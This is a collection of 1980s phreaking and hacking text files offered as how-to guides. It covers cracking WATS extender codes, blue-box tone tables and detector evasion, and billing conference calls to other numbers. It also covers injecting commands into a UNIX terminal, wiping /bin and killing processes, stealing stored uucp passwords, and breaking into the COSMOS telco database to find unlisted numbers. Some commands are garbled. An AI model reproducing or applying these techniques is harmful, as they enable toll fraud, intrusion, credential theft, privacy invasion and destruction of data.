Charlie was put to use calling a given WATS EXTENDER, trying an access code, and if the high-low tone was heard (meaning an incorrect code), Charlie hung up and dailed again, trying the sequential code. Charlie would sit working for hours, and when it found the code, it would print it on its display screen. *Very* effective!

Unfortunately, the only problem with Charlie was that he was very noticable to Bell. Every time an 800 number is dialed, an AMA record is punched at the C.O. Thus it looks real phunny to Bell to see that you have called Dry Dock Orange Shippers 800 number in Florida 3,750 times at 2:00 AM with each call lasting 1 second! Since Charlie was not very easily portable to pay phones this was a real problem.

There are many WATS EXTENDERS reportedly presently in service, most working as described, with some taking more than a four digit code, and some even responding to voice input!

It should be pointed out however, that should any of you crack any WATS EXTENDER access codes and attempt to use them, you are guilty of theft of communications services from the company who owns it, and Bell is very willing and able to help nail you! WATS EXTENDERS can get you in every bit as much trouble as a Blue Box, should you be caught.

Most WATS EXTENDERS also record all numbers called from them on OUTWATS. If the company detects the extender being misused, they will usually first try to change the access code. If the abuse continues and they get mad enough, they will contact Bell, who will help them investigate all the numbers you called!

Thus as in most things, those of you who are determined to play with WATS EXTENDERS, do so from a pay phone and only to institutional switchboards, or people with short memories. By the way, on some "Money First" payphones (as opposed to "Dial Tone First") the Touch Tone pad is cut off after the WATS call is complete (because of polarity reversal). It can be re-activated by depositing a dime after the connection is made, which you will get back after you hang up.

Also please remember the opening of this article. *DO NOT* use WATS EXTENDERS just to make free calls all the time! Experiment with them and learn what they can do and how they work. I think you will learn a lot!!

```
MESSAGE #100: ABOUT 800'S
Msg left by: SHARP RAZOR
Posted: SUN OCT  7  4:13:55 AM

Just a note about 800 extenders.  They sometimes CAn be
safer then local access ports. The reason for this is if the
area of the company (the locaion of the Wats line) is either
under Crossbar or SxS then it will take a hell of a lot for
them to trace you.
     Call up 800-555-1212 and ask the operator where the #
is located.
     Then call up that area code-555-1212 get the local
business office, and ask them if it possible for you to get
Custom calling features. If you can,then that WATS line is
 either on some form of ESS or N. telco's DMS-10, or
DMS-100. In which case it is
possible it might be unsafer then the local access #'s.  If
you cannot, say "out of curiousity, what type of switching
system are we on?"   She will prob. say crossbar 4 or 5,..if
so, it is really safe, if she say Step by Step, then just
smile and hang up, because you will have to be on-line for
years for them to trace on SxS, and to do so they must send
a 200Hz tone down your line for a bit,  (thats 2000Hz,not
200) and you will hear if it voice, and see garbage if
Data...Later..
..Sharp Razor>>
 The Legion Of Doom!
 The Legion Of Hackers
```

```
        \-=-=-=-=-=-=-=-=-=-=/
        \                    /
        \     THE ART AND    /
        \     PRACTICE OF    /
        \     BLUE BOXING    /
        \                    /
        \=-=-=-=-=-=-=-=-=-=-/
    =))ORIGINALLY TYPED BY:<(=
        ^-NICKIE HALFLINGER-^
        ^-   & MR. AMERICA  -^
```

THIS IS THE TONE MATRIX FOR A BOX WHICH GENERATES TONES THAT OPERATORS USE TO DIAL..ROTARY WORKS AS WELL, ON OPERATOR LINES, BUT THIS IS TECHNOLOGICAL(!). NOW I AGREE WITH THE OPINION OF A WELL KNOWN PHREAK THAT 'BOXING' IS/WILL BE FOR THE MOST PART DEAD, BUT THIS IS TRADITION... FIRST,YOU DIAL DIR.ASST, OR AN OPER. ETC, THEN YOU BLAST THE LINE WITH A 2600HZ TONE. THIS GIVES YOU THE LINE, THIS IS ALSO HOW MA BELL TRACKS DOWN BLUE BOXERS...
THERE ARE 2600HZ DETECTORS SYSTEMS, AND EVEN ON OLD #4 CROSSBARS... ONCE ON A OPER.TRUNK LINE, YOU USE YOUR BLUE BOX/ROTARY TO DIAL...SO, IF YOU USE 2600HZ, WHICH IS NECESSARY, UNLESS YOU ARE *VERY* CAREFUL, YOU WILL BE SNAGGED.

```
700   :   1   :   2   :   4   :   7   :
  11   :
900   :   +   :   3   :   5   :   8   :
  12   :
1100  :   +   :   +   :   6   :   9   :
  KP   :
1300  :   +   :   +   :   +   :  10   :
  KP2  :
1500  :   +   :   +   :   +   :   +   :
  ST   :
      :  900  : 1100  : 1300  :  1500 :
 1700  :
```

USE KP TO START A CALL, AND ST TO STOP,WITH THE BELOVED 2600HZ TONE TO DISCONNECT. I ALSO HEAR THAT 2600HZ RESETS SPRINT NODES AND GIVES YOU THEIR INITIAL TONE.
NOW, IF YOU'RE WONDERING ABOUT WHAT TO CALL FROM AN OPERATOR TRUNK, HERE ARE SOME GOODIES TO HELP YOU OUT:
XXX+101 - TOLL SWITCHING
XXX+121 - LOCAL OPERATOR
XXX+131 - INFORMATION
XXX+141 - RATE & ROUTE
XXX+181 - COIN REFUND OPERATOR
XXX+11501 - MOBILE OPERATOR
XXX+11521 - MOBILE OPERATOR
XXX+11511 - CONFERENCE OPERATOR

THESE WORK WITH ROTARY OR OPERATORS TONES, BUT ONLY ON OPER.TRUNK LINES

BLUE BOXES, PART II

WHILE READING THE FINE ARTICLE ON THE BLUE BOX I SAW THAT THERE A LOT OF DATA LEFT OUT OF THE DOCUMENT. I HOPE THIS ADDS, IN SOME SMALL WAY, TO THE INFORMATION.

FIRST THE TONES. WHILE ALL THE INFORMATION IS CORRECT, THE TIMING SPECS WERE NOT INCLUDED. THE TONE PAIRS ARE TO REMAIN ON FOR 1/10 SEC. WITH 1/10 SEC. OF SILENCE BETWEEN DIGITS. THE 'KP' TONES SHOULD BE SENT FOR 2/10 SEC. A WAY TO DEFEAT THE 2600HZ TRAPS IS TO SEND ALONG WITH THE 2600HZ SOME PINK NOISE(MOST OF THE ENERGY IN THIS SIGNAL SHOULD BE ABOVE 3000HZ, THIS SIGNAL WON'T MAKE IT OVER THE TOLL NETWORK, BUT SHOULD CARRY AS FAR AS YOUR LOCAL TOLL CENTER) SO THAT THE TRAPS WON'T FIND 'PURE' 2600HZ ON THE TRUNK. THIS IS NOT A PERFECTLY SAFE WAY TO BOX, BUT IT SHOULD SLOW DOWN THE DISCOVERY.

AS TO USE, THE FIRST THING YOU NEED TO UNDERSTAND IS THAT THERE ARE TWO(2) TYPES OF TOLL COMPLETING TRUNK, INWARD AND OUTWARD. THE NAMES ARE REFERENCE TO THE OFFICE THAT IS SWITCHING THE CALL(THE TOLL CENTER THAT SERVES THE WATS LINE YOU CALLED) AND EACH TYPE OF TRUNK HAS A DIFFERENT CLASS OF SERVICE. FROM AN INWARD TOLL COMPLETING TRUNK, YOU CAN REACH THE DIFFERENT SERVICE OPERATORS, THE TOLL TEST BOARD, AND THE INWARD OPERATOR. SOME OFFICES ALSO ALLOW REMOTE TESTING AND IT IS IN THESE OFFICES THAT YOU CAN ACCESS THE OUTWARD TOLL COMPLETING TRUNKS. THE OUTWARD TRUNKS ALLOW YOU TO MAKE VERIFICATION(EMERGENCY) CALLS, DO SERVICE MONITORING(TAPPING), STACK TRUNKS(BUSY OUT ALL TRUNKS BETWEEN LA AND NYC), ENABLE AND DISABLE TSPS POSITIONS, AND IN SOME CASES(ON SOME 4A'S) ISSUE TEMPORARY REROUTING INSTRUCTIONS (SEND ALL CALLS FROM LA TO NYC VIA MIAMI, BOSTON, OR ANY OTHER CLASS 5 OFFICE OR OFFICES). BOTH TYPE OF TRUNK ALLOW YOU TO PLACE A 'STANDARD' CALL WITH A BOX.

IN SOME OFFICES, MOSTLY THE SMALL ONES WITH A TOLL TEST BOARD THAT IS UNATTENDED AT NIGHT AND ON WEEKENDS, YOU CAN GET AN OUTWARD TOLL COMPLETING TRUNK AS WELL AS PERFORMING OTHER TEST AND ROUTING FUNCTIONS. YOU DO THIS BY USING THREE DIGIT CODES THAT ARE INVALID EXCHANGES (NOT OF THE PATTERN NNX [SEE NOTE 1]).

DURING THE SIXITES THE CODES USED WERE FAIRLY STANDARD AND CONSISTENT, HOWEVER WHEN THE BOXES BECAME POPULAR AND THE PHREAKS STARTED DOING THINGS LIKE ROUTING ALL CALLS FROM DALLAS TO FT. WORTH VIA WASHINGTON D.C. MOTHER STARTED CHANGING THE TEST CODES ON A RANDOM (AS FAR AS I KNOW) BASIS. WHAT I WOULD SUGGEST IS THAT EVERYBODY INTERESTED IN

DOING THIS SORT OF THING PICK OUT A NICE QUIET LITTLE OFFICE SOMEWHERE AND WORK ON DISCOVERING THE CODES ACCEPTABLE TO THAT OFFICE.   EACH NUMBERING PLAN AREA (NPA, ALSO KNOWN AS AREA CODE) HAS AN OFFICE DESIGNATED AS ITS MASTER OFFICE. THIS OFFICE CONTROLS ALL OF THE OTHER TOLL OFFICES IN THE AREA AS WELL AS SERVING AS A CONCENTRATION POINT FOR MOST OUT OF AREA CALLS. TO ACCESS THE SERVICES OF A NON-MASTER OFFICE YOU NEED IT’S ’CITY CODE’, THIS IS A THREE(3) DIGIT CODE THAT IS OF THE FORM 0XX, AND IS SENT AFTER THE AREA CODE [SEE NOTE 2]. AS AN EXAMPLE, THE ’CITY CODE’ FOR CANTON, OHIO IS 042; THUS TO REACH THE INWARD OPERATOR IN CANTON, YOU WOULD SEND ’KP-216-042-121-ST’ WHERE AS IF YOU WANTED THE INWARD OPERATOR IN CLEVELAND, YOU WOULD SEND ’KP-216-121-ST’. THE REASON THIS IS NECESSARY IS THAT THE OPERATOR IN CLEVELAND CAN’T VERIFY A NUMBER IN CANTON, SO IF YOU WANT TO VERIFY SOMEONE IN CANTON YOU NEED THE CITY CODE. ALSO, MOST AREA MASTER OFFICES HAVE DEDICATED DATA TRUNKS TO THE NETWORK CONTROL CENTER AND THUS DON’T ACCEPT TEST AND REROUTING COMMANDS OVER THE SWITCHED NETWORK. IN CONCLUSION, THE SWITCHING NETWORK WILL DO A LOT MORE FOR YOU THEN CONNECT YOU TO PEOPLE AND THE SMALL OFFICES THAT REQUIRE A ’CITY CODE’ ARE THE TYPE OF OFFICE TO TRY TO BREAK.

NICKIE HAFLINGER,
THE COVEN.

NOTE 1: THE NORMAL FORMAT FOR TELEPHONE NUMBERS IS AS FOLLOWS: NYN/NNX-XXXX. WHERE N=ANY DIGIT EXCEPT 1 AND 0; Y=0 OR 1, AND X=ANY DIGIT. YES I KNOW THAT IN SOME AREA CODES THE NNX FORMAT HAS CHANGED TO NXX. THIS IS A NEW OCCURRENCE AND ONLY OCCURS WHERE THERE HAS BEEEN AN OUTRAGEOUS POPULATION INCREASE IN THE LAST FEW YEARS AND ALL OF THE FUNNY EXCHANGES ARE CONNECTED DIRECTLY TO MASTER OFFICES AND THUS DON’T CONFLICT WITH THE ’CITY CODE’ FORMAT.

NOTE 2: YOU CAN OBTAIN THE ’CITY CODE’ FOR A NUMBER BY CALLING RATE AND ROUTE AND ASKING FOR THE ’NUMBERS ROUTE’ TO NYN/NNX (I.E. 914/725). OR IF YOU LEAVE ME A MESSAGE WITH THE AREA CODE AND FIRST THREE OF A NUMBER, I WILL GET YOU THE ’CITY CODE’.

OVERSEAS BOXING

Msg left by: X-MAN

Posted: MON AUG 6 8:05:40 PM

Just a few words to those of you who blue box...Most phreaks feel that it is a chore to blue box overseas because there are many steps to be used when doing so. A good and simple way is to dial KP+NPA+182+ST after you seize the line with 2600 HZ. For instance, KP+914+182+ST. You will then get a tone. When you hear it, simply dial KP+Country+City+Number+S. In some NPA’s, it is necessary to dial a 0 or 1 before the country code; this informs the switching what type of call should be placed. 0 is a satellite connection, and 1 is a cable connection Cable usually gives a better connection For example, dial the following procedure:

1) 514-555-1212

2) Seize the line with 2600

3) Dial KP+NPA+182+ST

4) Wait for tone then dial, for example KP+34+1+254+5400+ST. This will give you a hotel in Madrid, Spain.

That is all you need to know.

X-Man

(-+-)(Chaos)(+-+)

Msg left by: THE KNIPPER

Posted: TUE AUG 7 1:58:50 AM

Yes, what X-MAN said does work to box overseas, but there are other overseas trunks you may use besides that. Besides 182, there are 181-188. they can all be used to box overseas. This is not original information at all, but nice to know.

INTERNATIONAL WITH TSPS

The correct way of placing an international call with a TSPS trunk is:

1 Once you have seized the trunk: dial KP+011+xCC+ST where 011 = International Access Code; x = 0 for a sattelite connection or 1 for a cable connection. CC= the country code.

This has the effect of routing you to the appropriate overseas sender for that country. Sending everything through White Plains (182) is not the correct way of doing things.

2 Once you have been routed, you will hear the familiar kerplunk, beep. You now dial your call, ie. KP + country code + city code + local code + local number + ST

3) If you want to see which golden gate sender your call is routed to, you can dial KP+000+0000+ST once you are routed to the sender and it will return a recording with its location. The "golden gate" senders 18x (overseas codes are:

182 = White Plaines, NY

183 = NYC

184 = Pittsburgh, PA

185 = Orlando, FL

186 = Oakland, CA

187 = Denver, CO

188 = NYC

Actually, you do not need to know the 18x codes to place an international call via a blue box, but you can use them, ie., if you know how to use them correctly.

How to Start Your Own Conferences

BLACK BART SHOWED HOW TO START A CONFERENCE CALL THRU AN 800 EXCHANGE, AND I WILL NOW EXPLAIN HOW TO START A CONFERENCE CALL IN A MORE ORTHODOX FASHION, THE 2600 HZ. TONE.

FIRSTLY, THE FONE COMPANY HAS WHAT IS CALLED SWITCHING SYSTEMS. THERE ARE SEVERAL TYPES, BUT THE ONE WE WILL CONCERN OURSELVES WITH, IS ESS (ELECTRONIC SWITCHING SYSTEM). IF YOUR AREA IS ZONED FOR ESS, DO NOT START A CONFERENCE CALL VIA THE 2600 HZ. TONE, OR BELL SECURITY WILL NAIL YOUR ASS! TO FND OUT IF YOU ARE UNDER ESS, CALL YOUR LOCAL BUSINESS OFFICE, AND ASK THEM IF YOU CAN GET CALL WAITING/FORWARDING, AND IF YOU CAN, THAT MEANS THAT YOU ARE IN ESS COUNTRY, AND CONFERENCE CALLING IS VERY, VERY DANGEROUS!!! NOW, IF YOU ARE NOT IN ESS, YOU WILL NEED THE FOLLOWING EQUIPMENT:

AN APPLE CAT II MODEM
A COPY OF TSPS 2 OR CAT'S MEOW
A TOUCH TONE FONE LINE
AND A TOUCH TONE FONE. (TRUE TONE)

NOW, WITH TSPS 2, DO THE FOLLOWING:

RUN TSPS 2

CHOSE OPTION 1

CHOSE OPTION 6

CHOSE SUB-OPTION 9

NOW TYPE:

1-514-555-1212 (DASHES ARE NOT NEEDED)

LISTEN WITH YOUR HANDSET, AND AS SOON AS YOU HEAR A LOUD 'CLICK', THEN TYPE:

$ TO GENERATE THE 2600 HZ. TONE. THIS OBNOXIOUS TONE WILL CONTINUE FOR A FEW SECONDS, THEN LISTEN AGAIN AND YOU SHOULD HEAR ANOTHER LOUD 'CLICK'.

NOW TYPE:

KM2130801050S

WHERE 'K' = KP TONE
'M' = MULTI FREQUENCY MODE
'S' = S TONE

NOW LISTEN TO THE HANDSET AGAIN, AND WAIT UNTIL YOU HEAR THE 'CLICK' AGAIN.

THEN TYPE:

KM2139752975S

WHERE 2139751975 IS THE NUMBER TO BILL THE CONFERENCE CALL TO. NOTE: 213-975-1975 IS A DISCONNECTED NUMBER, AND I STRONGLY ADVISE THAT YOU ONLY BILL THE CALL TO THIS NUMBER, OR THE FONE COMPANY WILL FIND OUT, AND THEN..........

REMEBER, CONFERENCE CALLS ARE ITEMIZED, SO IF YOU DO

BILL IT TO AN ENEMY'S NUMBER, HE CAN EASILY FIND OUT WHO DID IT AND HE CAN BUST YOU!

YOU SHOULD NOW HEAR 3 BEEPS, AND A SHORT PRE-RECORDED MESSAGE. FROM HERE ON, EVERYTHING IS ALL MENU DRIVEN:

CONFERENCE CALL COMMANDS

FROM THE '#' MODE:

1 = CALL A NUMBER

6 = TRANSFER CONTROL

7 = HANGS UP THE CONFERENCE CALL

9 = WILL CALL A CONFERENCE OPERATOR

STAY AWAY FROM 7 AND 9! IF FOR SOME FUCKED UP REASON AN OPERATOR GETS ON-LINE, HANG UP! IF YOU GET A BUSY SIGNAL AFTER KM2130801050S, THAT MEANS THAT THE TELECONFERENCING LINE IS TEMPORARILY DOWN. TRY LATER, PREFERRABLY FROM 9AM TO 5PM WEEK DAYS, SINCE CONFERENCE CALLS ARE PRIMARILY DESIGNED FOR BUSINESS PEOPLE.

THE LEECH

<>

APPENDIX II
COMPUTER HACKING

Hacking VAX's UNIX

UNIX is a trademark of Bell Labs. In this article, we discuss the UNIX system that runs on the VAX systems. If you are on another unix-type system, some commands may differ, but since it is licensed by Bell, they can't make many changes.

Hacking onto a unix system is very difficult, and in this case, we advise having an inside source, if possible. The reason it is difficult to hack a VAX is this: many VAXs, after you get a carrier from them, respond

```
=) login:
```

they give you no chance to see what the login name format is. Most commonly used are single words, under 8 digits, usually the person's name. There is a way around this: most VAX's have an account called "suggest" for people to use to make a suggestion to the system root terminal. This is usually watched by the system operator, but late at night he or she is probably at home sleeping.

So we can write a program to send the VAX this type of message: a screen freeze (cntrl-s), screen clear (system dependent), about 255 garbage characters, and then a command to create a login account, after which you clear the screen again, then un-freeze the terminal. What this does: when the terminal is frozen, it keeps a buffer of what is sent. Well, the buffer is about 127 characters long. So you overflow it with trash, and then you send a command line to create an account (system dependent). After this you clear the buffer and screen again, then unfreeze the terminal. This is a bad way to do it, and it is much nicer if you just send a command to the terminal to shut the system down, or whatever you are after...

There is always, *always* an account called root, the most powerful account to be on, since it has all of the system files on it. If you hack your way onto this one, then everything is easy from here on...

On the unix system, the abort key is the cntrl-d key. Watch how many times you hit this, since it is also a way to log off the system!

A little about unix architecture: the root directory, called root, is where the system resides. After this come a few "sub" root directories, usually to group things (stats here, priv stuff here, the user log here...). Under this comes the superuser (the operator of the system), and then finally the normal users. In the unix "shell" everything is treated the same. By this we mean: you can access a program the same way you access a user directory, and so on. The way the unix system was written, everything, users included, are just programs belonging to the root directory.

Those of you who hacked onto the root, smile, since you can screw everything... The main level (exec level) prompt on the unix system is the $, and if you are on the root, you have a # (super-user prompt).

OK, a few basics for the system... To see where you are, and what paths are active in regards to your user account, then type

```
=) pwd
```

this shows your account separated by a slash with another pathname (account), possibly many times. To connect through to another path, or many paths, you would type:

```
=) path1/path2/path3
```

and then you are connected all the way from path1 to path3. You can run all the programs on the paths you are connected to. If it does not allow you to connect to a path, then you have insufficient privs, or the path is closed and archived onto tape. You can run programs this way also:

```
=)path1/path2/path3/program-name
```

Unix treats everything as a program, and thus there a few commands to learn...

To see what you have access to in the end path, type

```
=) ls
```

for list. This shows the programs you can run. You can connect to the root directory and run its programs with

```
=) /root
```

By the way, most unix systems have their log file on the root, so you can set up a watch on the file, waiting for people to log in and snatch their password as it passes thru the file. To connect to a directory, use the command:

```
=) cd pathname
```

this allows you to do what you want with that directory. You may be asked a password, but this is a good way of finding other user names to hack onto.

The wildcard character in unix, if you want to search down a path for a game or such, is the *.

```
=) Ls /*
```

should show you what you can access.

The file types are the same as they are on a DEC. To see what is in a file, use the

```
=) pr filename
```

command, for print files.

We advise playing with pathnames to get the hang of the concept. There is on-line help available on most systems with a "help" or "?". We advise you look through the help files and pay attention to anything they give you on pathnames, or the commands for the system.

You can, as a user, create or destroy directories on the tree beneath you. This means that root can kill everything but root, and you can kill any that are below you. These are the

```
=) mkdir pathname
=) rmdir pathname
```

commands.

Once again, you are not alone on the system... Type

```
=) who
```

to see what other users are logged in to the system at the time. If you want to talk to them

```
=) write username
```

will allow you to chat at the same time, without having to worry about the parser. To send mail to a user, say

```
=) mail
```

and enter the mail sub-system. To send a message to all the users on the system, say

```
=) wall
```

which stands for "write all."

By the way, on a few systems, all you have to do is hit the return key to end the message, but on others you must hit the cntrl-d key. To send a single message to a user, say

```
=) write username
```

This is very handy again! If you send the sequence of characters discussed at the very beginning of this article, you can have the super-user terminal do tricks for you again.

Privs: if you want super-user privs, you can either log in as root, or edit your account, so it can say =) su. This now gives you the $ prompt, and allows you to completely by-pass the protection. The wonderful security conscious developers at Bell made it very difficult to do much without privs, but once you have them, there is absolutely nothing stopping you from doing anything you want to.

To bring down a unix system:

```
=) chdir /bin
=) rm *
```

this wipes out the pathname bin, where all the system maintenance files are. Or try:

```
=) r -r
```

this recursively removes everything from the system except the remove command itself. Or try:

```
=) kill -1,1
=) sync
```

this wipes out the system devices from operation. When you are finally sick and tired from hacking on the VAX systems, just hit your cntrl-d and repeat key, and you will eventually be logged out. The reason this file seems to be very sketchy is the fact that Bell has 7 licensed versions of unix out in the public domain, and these commands are those common to all of them. We recommend you hack onto the root or bin directory, since they have the highest levels of privs, and there is really not much you can do (except develop software) without them.

This article written by: the Knights of Shadow (end) 1984

Yet More Phun with UNIX

by

BIOC Agent 003

(TAP #91)

In previous issues of *TAP*, Fred Steinbeck (issues 78 & 79) & Simon Jester (issues 75 & 77) wrote about how to take advantage of UNIX. In this article, I will hopefully add to that information.

Every UNIX system is capable of communicating with other UNIX systems through a series of programs called uucp.

Once on a UNIX system, type:

```
ls /usr/lib/uucp
```

to list the support files stored in conjuction with the uucp programs.

The two most important files in this area (from a hacker's point-of-view) are:

L.sys

and

L-dialcodes

It is in these files that the UNIX system stores the numbers *and* passwords to other UNIX systems!

The first file (L.sys) contains: 1) the name of the remote system, 2) the time that the first UNIX system should call, 3) the hardwired device that should be used for the call (i.e., modem port #), 4) the baud rate, 5) the phone #, and 6) the logon information. For example, the file might look like:

```
MaBell MoTu tty99 300 dc2638 login uucp ssword: it
```

In the example, the system called MaBell can be called on Monday or Tuesday. You can probably call any time you want, though. The UNIX system is to dial in through device tty99 (not important to us). The Baud rate is 300. The number is dc2638. It will then wait for the string "login" and send uucp (the username); it will then wait for the string "ssword:" and send the password (it).

As you may have noticed, the phone # (dc2638) is non-standard. This is because the system can use abbreviations from the "L-dialcodes" file. A typical file might look like:

```
tn 9w18005218400w12345678w
dc311555-
```

In this case dc2638 is really 311-555-2638. Also, some extenders may be thrown in the file! The "w" means to wait for dialtone.

To list these files you would type:

```
cat /usr/lib/uucp/L.sys
cat /usr/lib/uucp/L-dialcodes
```

In most cases, these files are protected — but intelligence is not a prerequisite for UNIX administrators! Although, this should be no problem if you logon as (gasp!) the super-user (alias "root").

You will also be able to view anything if you logon as "uucp" but you won't be in the shell.

If you are successful in obtaining these files you will have expanded your directory of UNIX systems, passwords, and possibly even SCC's & WATS extenders! If you master the uucp commands (as opposed to the shell commands) you can copy *any* file! Once on other systems, this could work in a vicious cycle (vicious for *them* that is).

NOTE: Similar to my predecessors who wrote about UNIX, I have assumed that you are already familiar with the basic workings of UNIX.

(Courtesy of Sherwood Forest) (— (914) 359-1517)

Hacking COSMOS

I HAVE SEEN MANY PHILES WRITTEN ON COSMOS IN WHICH ALL THEY DID WAS TO COPY THE INFORMATION OUT OF A COSMOS MANUAL THEY FOUND WHILE TRASHING. THIS TUTORIAL WILL HAVE SOME INFORMATION FROM THE MANUAL, BUT MAINLY WAS WRITTEN USING INFORMATION OF FIRST-HAND EXPERIENCE WHILE ON THE SYSTEM.

```
------
COSMOS- COMPUTERIZED SYSTEM FOR
------  MAINFRAME OPERATIONS.
```

COSMOS, IS A WIRE CENTER ADMINISTRATION SYSTEM FOR SUBSCRIBER SERVICES. OR PUT ANOTHER WAY: AN INTER-OFFICE MEMO SENDER. ITS PRIMARY OBJECTIVES ARE:

1)TO RELIEVE THE PROBLEMS OF CONGESTION AND LONG CROSS CONNECTION ON THE MAIN DISTRIBUTING FRAME (MFD).

2)TO IMPROVE ENTITY LOAD BALANCE AND CUSTOMER LINE EQUIPMENT DISTRIBUTION ACCROSS THE WIRECENTERS SWITCHING EQUIPMENT.

3)TO PROVIDE AN ACCURATE AND READILY ACCESSIBLE DATA BASE FOR USE BY ALL AT&T DEPARTMENTS.

4)THE LOOP ASSIGMENT OFFICE (LAC) USES IT TO GENERATE ORDERS FOR RAM USE.

EACH TELCO HAS IT'S OWN COSMOS SYSTEM USUALLY ONE IN EACH AREA CODE.

CAPABILITIES:

COSMOS IS POWER WITH IT YOU CAN

FIND OUT ALOT OF INFO SUCH AS:

GIVE COSMOS A NUMBER AND IT WILL TELL YOU WHO IT'S BILLED TO, WHO ITS LISTED UNDER, WHATC.).

IF A PERSON CHANGES THEIR FONE NUMBER YOU CAN FIND OUT WHAT IT WAS CHANGED TO.

YOU CAN FIND OUT NUMBERS BY GIVING COSMOS THIER NAME, EVEN UNPUBLISHED PHONE NUMBERS!

RISKS:

ONCE UNAUTHORIZED LOGINS ARE DETECTED, THE COSMOS PHONE NUMBER(S) WILL BE CHANGED IMMEDIATLY! ITS NO BIG DEAL FOR THEM TO CHANGE THE NUMBER, THEY JUST SEND OUT A LETTER TO THIER OFFICES SAYING IT'S CHANGED. BUT THEY PROBABLY THROW AWAY THOSE PAPERS AND YOU WILL BE ABLE TO FIND ALOT OF INTERESTING INPHO BY TRASHING.
ALSO, MOST OR ALL CALLS TO COSMOS ARE TRACED, OR THE NUMBER HAS ANI EQUIPMENT HOOKED UP TO IT, SO BE CAREFUL!

IDENTIFICATION:

COSMOS LOGINS AND PROCEDURES VARY FROM AREA TO AREA, SOME ASK FOR JUST THE LOGIN AND PASSWORD WITHOUT A WIRECENTER, OTHERS REQUIRE IT.
THE PHOLLOWING INFORMATION IS BASED ON SOUTHERN BELL'S COSMOS SYSTEM.

TO IDENTIFY A COSMOS SYSTEM AFTER CONNECTING YOU WILL SEE:

```
;LOGIN:
PASSWORD:
WC?
```

THE ;LOGIN: IS THE USERNAME, WHICH USUALLY CONSISTS OF TWO LETTERS AND

TWO NUMBERS IE: PA52. SOMETIMES NAME: IS SUBSTITUTED FOR, OR IS REQUIRED WITH ;LOGIN: AGAIN IT DEPENDS ON WHAT SYSTEM YOU ARE ON. NEXT IT WILL ASK FOR THE PASSWORD: WHICH DEPENDING ON THE SYSTEM, HAS DIFFERENT FORMATS FOR PASSWORDS. SOME MAKE A LITTLE SENSE LIKE BASE52 WHILE OTHERS MAY BE EIGHT RANDOM CHARACTERS. LAST THING YOU WILL SEE IS THE WIRECENTER. A WIRECENTER IS USUALLY AN ABBREVIATION OF THE CITY THAT IT COVERS. SUCH AS OA FOR OAKLAND OR PP FOR PEMBROKE PINES, IN ANY CASE IT IS TWO LETTERS. THE WIRECENTER WILL COVER A CERTAIN AMOUNT OF PREFIXES. AND YOU WILL NOT BE ABLE TO LOOK UP OTHER PHONE #'S UNLESS THE PREFIXES ARE IN THE SPECIFIC WIRECENTER. THE COSMOS PROMT IS THE WIRECENTER AND A % SIGN. IE: WC% WHERE WC IS THE WIRE CENTER YOU ARE LOGGED IN AS. IF YOU DO HAPPEN TO GET AHOLD OF A LOGIN AND PASSWORD, BUT THE SYSTEM STILL ASKS FOR A WIRECENTER, THEN YOU CAN TELL WHAT ARE VALID WIRECENTERS BY WHEN IT ASKS FOR LOGIN & PASSWORD, THEN THE WIRECENTER AND YOU ENTER A WRONG WC THE SYSTEM WILL RESPOND WITH:

```
;LOGIN: PA52
PASSWORD:
WC?XX
WC??
INVALID LOGIN
```

IF YOU NOTICED, WC?? CAME AFTER THE WIRECENTER, NOW IF YOU HAD A VALID WC, IT WOULD JUST SAY INVALID LOGIN AFTER THE WC WITHOUT THE WC??. IE:

```
;LOGIN:PA52
PASSWORD:
WC?OA
INVALID LOGIN
```

THAT WOULD MEAN YOU HAVE THE CORRECT WC, BUT INCORRECT PASSWORD. IF ALL GOES WELL YOU WILL GET OA% AS THE PROMT FOR WHATEVER YOUR WC IS.

TRANSACTION CODES

COSMOS HAS A SET OF THREE LETTER COMMANDS CALLED TRANSACTION CODES WHICH TELL THE SYSTEM WHAT TO DO. THEY ENABLE YOU TO VIEW, MODIFY, OR ADD INFORMATION ABOUT TELEPHONE NUMBERS, CLASS OF SERVICE, OPERATING EXCHANGES, ETC.

HERE IS A BRIEF DESCRIPTION OF THE MOST COMMONLY USED TRANSACTION CODES:

```
CAY - CREATE AN ASSEMBLY
CCA - CHANGE CUSTOMER ATTRIBUTES
DAY - DELETE AN ASSEMBLY
DRE - DENY AND RESTORE ESTABLISHMENT
FLR - FRAME LAYOUT REPORT
ISH - INQUIRE ABOUT A CIRUIT <-PHONE #
LOE - LIST ORIGINATING LINE EQUIPMENT
MAL - MANUAL ASSIGNMENT LIST
MAY - MODIFY AN ASSEBLY
MCH - MANUALLY CHANGE HUNT
MDC - MANUALLY DISCONNECT A CIRUIT
SCA - SERVICE ORDER COMPLECTION - AUTO
SIR - SORTING INQUIRY BY RANGE
SLC - SUBSCRIBER LINE COUNTS FOR
      CUSTOM CALLING FEATURES
USL - LIST USOC (US) FILE DATA
WCC - WIRE CENTER CHANGE
```

HERE'S AN EXAMPLE OF A TRANSACTION, USING ISH (INQUIRE ABOUT A CIRCUIT) WHICH GIVES INFORMATION ABOUT A TELEPHONE NUMBER.

```
WC% ISH
H TN 935-2481
_.
```

IT WILL THEN PRINT VARIOUS INFORMATION ABOUT THE PHONE # 935-2481. BUT IT IS DOUBTFUL YOU WILL UNDERSTAND SINCE IT IS ALL ABBREVIATED. AFTER PRINTING THE INFO ABOUT THE #, COSMOS WILL SAY:
** ISH COMPLETED 20-JUN-84 **

WHEN USING CERTAIN COMMANDS, THERE ARE VARIOUS LINES TO BE USED. SOME ARE:
H-LINE --REQUIRED IN MOST TRANSACTIONS FOR ORDER, INQUIRY, AND REPORT DATA.
I-LINE --TRANSACTION INVOLVES INWARD MOVEMENT (IE: INSTALLING A PHONE).
O-LINE --TRANSACTION INVOLVES OUTWARE MOVEMENT (IE: DISCONNECTING A PHONE).
R-LINE -- USED FOR MAKING REMARKS TO SERVICE OR WORK ORDERS. AN H-LINE WAS USED IN THIS EXAMPLE.
TO SIGNIFY THE END OF INPUT FOR MOST COMMANDS TYPE "." W/OUT QUOTES. YOU USE A ";" TO SEPARATE CIRUITS, WHICH IS GOOD WHEN YOU (OR THE PHONE CO.) HAS TO ENTER MASSIVE AMOUNTS OF INFO.

PREFIXES, FORMATS AND CODE VALUES:

COSMOS PROVIDES A LANGUAGE BY MEANS OF WHICH THE USER CAN COMMUNICATE WITH THE SYSTEM. THE LANGUAGE INCLUDES VARIOUS PREFIXES AS WELL AS INPUT FORMATS AND INPUT VALUES.

